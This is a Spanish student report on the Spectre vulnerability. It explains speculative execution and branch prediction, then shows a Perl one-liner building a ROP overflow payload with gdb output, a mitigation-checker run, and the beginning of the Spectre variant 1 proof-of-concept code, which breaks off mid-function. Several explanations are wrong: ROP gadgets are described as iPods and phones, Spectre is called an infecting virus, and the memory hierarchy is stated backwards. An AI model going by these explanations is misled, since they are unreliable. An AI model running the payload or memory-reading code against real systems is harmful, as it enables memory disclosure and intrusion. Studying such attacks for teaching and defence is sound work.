Spectre

2. Fondo

En este apartado describiremos algunos componentes de la micro arquitectura de algunos procesadores, como puede mejorarse el rendimiento, y como puede filtrarse la información de los programas en ejecución.


También describiremos programación orientada al retorno (ROP que es una técnica usada para acceder al condigo dentro de la memoria para marcarlo como archivo ejecutable, de esta manera evitaríamos el DEP que este es un sistema de seguridad que evita estos ataques marcando los archivos dañinos como no ejecutables) y gadgets (aparatos electrónicos como iPod, móviles, etc…).

Ejecución fuera de orden.

La ejecución fuera de orden aumenta la utilización de los componentes del procesador al permitir que las instrucciones más abajo en el flujo de instrucciones de un programa se ejecuten en paralelo con, y algunas veces antes, las instrucciones anteriores.

El procesador pone en cola las instrucciones completadas en el búfer de reorden. Las instrucciones en el búfer de reorden se retiran en el orden de ejecución del programa, es decir, una instrucción solamente es retirada cuando todas las instrucciones anteriores se han completado y retirado.

Solo al retirarse, los resultados de las instrucciones se comprometen y se hacen visibles externamente.




Ejecución especulativa.

Muchas veces el procesador no puede anticiparse (por ejemplo, si se ejecuta una instrucción fuera de orden). En estos casos el procesador puede guardar un punto de control que contiene su estado de registro, hacer una predicción del camino que el programa siga e intentar predecir cuándo se va a ejecutar.

Si la predicción resulta ser correcta el programa, el punto de control deja de ser necesario y lo retira.

Pero si no es correcta el camino abandona todas las instrucciones pendientes recargando el punto de control de ejecución y reanuda el camino.

Se realizan instrucciones de abandono para los hechos por instrucciones fuera de rango en la ejecución de un programa, pero como estos cambios no se hacen visibles para el programa, este seguirá el mismo camino de ejecución.




Predicción de rama

Consistiría en que el procesador va a intentar anticiparse al posible resultado de las operaciones en rama. Es decir, va a intentar adivinar que va a hacer la operación. Cuanto mejor sea la predicción mejor será el rendimiento.

Varios componentes del procesador se utilizan para predecir el resultado de las ramas, como son el Branch Target Buffer (BTB) este mantiene una asimilación de la instrucción realizada recientemente. Los procesadores pueden utilizar BTB para predecir direcciones de código futuro incluso antes de codificar la instrucción de bifurcación.


Las direcciones de ramas contienen unos bits los cuales se usan para meterlos en el BTB y así predecirla, solo necesita 20 bits para poder predecirla.



Alejandro Mendoza Rodríguez

La jerarquía de memoria.


Sería la organización en niveles que tiene la memoria en las computadoras, consiste en que cuanto menos memoria más capacidad.



Cuando se ejecuta un programa se guardaría la información de este en la memoria virtual (técnica que permite involucrar a la memoria principal y al disco que perite ejecutar programas tan grandes como el procesador nos permita).

El resto del programa es ubicaría en el resto el disco.

Aunque para más velocidad el procesador recurriría directamente a la cache que esta guardaría información que le daría la memoria principal del programa.




Alejandro Mendoza Rodríguez

Ataques de micro arquitectura de canal lateral.

Todos los componentes de los que hemos mencionado son para mejorar el rendimiento mediante la predicción, pero esto es un arma de doble filo ya que los tipos ataques de los que vamos a hablar explotan la arquitectura del hardware.

Con estos ataques se puede tener acceso a la clave secreta mediante des encriptación, o incluso a los datos de un sistema operativo accediendo a la memoria RAM.



Programación orientada al remoto.

La programación orientada al remoto es una técnica para explotar vulnerabilidades de desordenamiento de buffer. Esta técnica funciona encadenando fragmentos desde la cache.

Los ataques de Spectre solo asumen que las instrucciones ejecutadas se pueden leer desde la memoria, pero sin un procesador impide la ejecución especulativa este no podrá acceder a la memoria por lo que los datos están más seguros.

```
root@vertlab360:~# perl -e 'print "A"x44 . "\x93\xB8\x06\x08" . "\x37\x13\x03\x00"' > test.payload
root@vertlab360:~# gdb -q ./level0
Reading symbols from /root/level0...(no debugging symbols found)...done.
gdb-peda$ break *0x0806B893
Breakpoint 1 at 0x806b893
gdb-peda$ r < test.payload
[+] ROP tutorial level0
[+] What's your name? [+] Bet you can't ROP me, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA7!
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0xffffd6cc --> 0x80ca720 --> 0xfbad2a84
EDX: 0x80cb690 --> 0x0
ESI: 0x80488e0 (<__libc_csu_fini>:      push   ebp)
EDI: 0xb611524f
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd720 --> 0x31337
EIP: 0x806b893 (<__tz_compute+67>:      pop    eax)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
=> 0x806b893 <__tz_compute+67>: pop    eax
   0x806b894 <__tz_compute+68>: ret
   0x806b895 <__tz_compute+69>: or     al,0x8
   0x806b897 <__tz_compute+71>: mov    ecx,DWORD PTR ds:0x80cc378
[-------------------------------------stack-------------------------------------]
0000| 0xffffd720 --> 0x31337
```

3. Preparación del ataque.

Como ya hemos mencionado, lo peligroso de este virus es que ataca al hardware, por lo que el sistema operativo tiene poco que hacer en este ataque y no tenemos modo para saber si estaos infectados. Aunque se puede actualizar el sistema operativo para ser menos vulnerable, ya que según han afirmado Windows y Linux esta vulnerabilidad esta parcheada, aunque en caso de MAC aún no se ha dicho nada. Pero lo dicho los que tienen que reparar el problema son los fabricantes de hardware no de software, y lo que es peor no es necesario ejecutar nada para ser infectado por spectre. También podemos saber si somos vulnerable con Kali Linux.

```
root@kali:~/Desktop/spectre-meltdown-checker# ls
LICENSE  README.md  spectre-meltdown-checker.sh
root@kali:~/Desktop/spectre-meltdown-checker# ./spectre-meltdown-checker.sh
Spectre and Meltdown mitigation detection tool v0.37+

Checking for vulnerabilities on current system
Kernel is Linux 4.15.0-kali3-amd64 #1 SMP Debian 4.15.17-1kali1 (2018-04-25) x86_64
CPU is AMD A8-5500 APU with Radeon(tm) HD Graphics

Hardware check
* Hardware support (CPU microcode) for mitigation techniques
  * Indirect Branch Restricted Speculation (IBRS)
    * SPEC_CTRL MSR is available: YES
    * CPU indicates IBRS capability: NO
    * CPU indicates preferring IBRS always-on: NO
    * CPU indicates preferring IBRS over retpoline: NO
  * Indirect Branch Prediction Barrier (IBPB)
    * PRED_CMD MSR is available: YES
    * CPU indicates IBPB capability: NO
  * Single Thread Indirect Branch Predictors (STIBP)
    * SPEC_CTRL MSR is available: YES
    * CPU indicates STIBP capability: NO
    * CPU indicates preferring STIBP always-on: NO
  * CPU microcode is known to cause stability problems: NO (model 16 stepping 1 ucode 0x6001116 cpuid 0x610f01)
* CPU vulnerability to the three speculative execution attack variants
  * Vulnerable to Variant 1: YES
  * Vulnerable to Variant 2: YES
  * Vulnerable to Variant 3: NO

CVE-2017-5753 [bounds check bypass] aka 'Spectre Variant 1'
* Mitigated according to the /sys interface: YES (Mitigation: __user pointer sanitization)
* Kernel has array_index_mask_nospec (x86): YES (1 occurrence(s) found of 64 bits array_index_mask_nospec())
* Kernel has the Red Hat/Ubuntu patch: NO
* Kernel has mask_nospec64 (arm): NO
> STATUS: NOT VULNERABLE (Mitigation: __user pointer sanitization)

CVE-2017-5715 [branch target injection] aka 'Spectre Variant 2'
* Mitigated according to the /sys interface: YES (Mitigation: Full AMD retpoline)
* Mitigation 1
```

Vamos a realizar u ataque a un ordenador que consistirá en acceder a posiciones de memoria y leerlas.

```
/********************************************************************
Victim code.
********************************************************************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 };
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "Jesse pwns your CPU's memory...";

uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
    if (x < array1_size) {
        temp &= array2[array1[x] * 512];
    }
}

/********************************************************************
Analysis code
********************************************************************/
#define CACHE_HIT_THRESHOLD (80) /* assume cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
    static int results[256];
    int tries, i, j, k, mix_i, junk = 0;
    size_t training_x, x;
    register uint64_t time1, time2;
    volatile uint8_t *addr;

    for (i = 0; i < 256; i++)
        results[i] = 0;
    for (tries = 999; tries > 0; tries--) {
```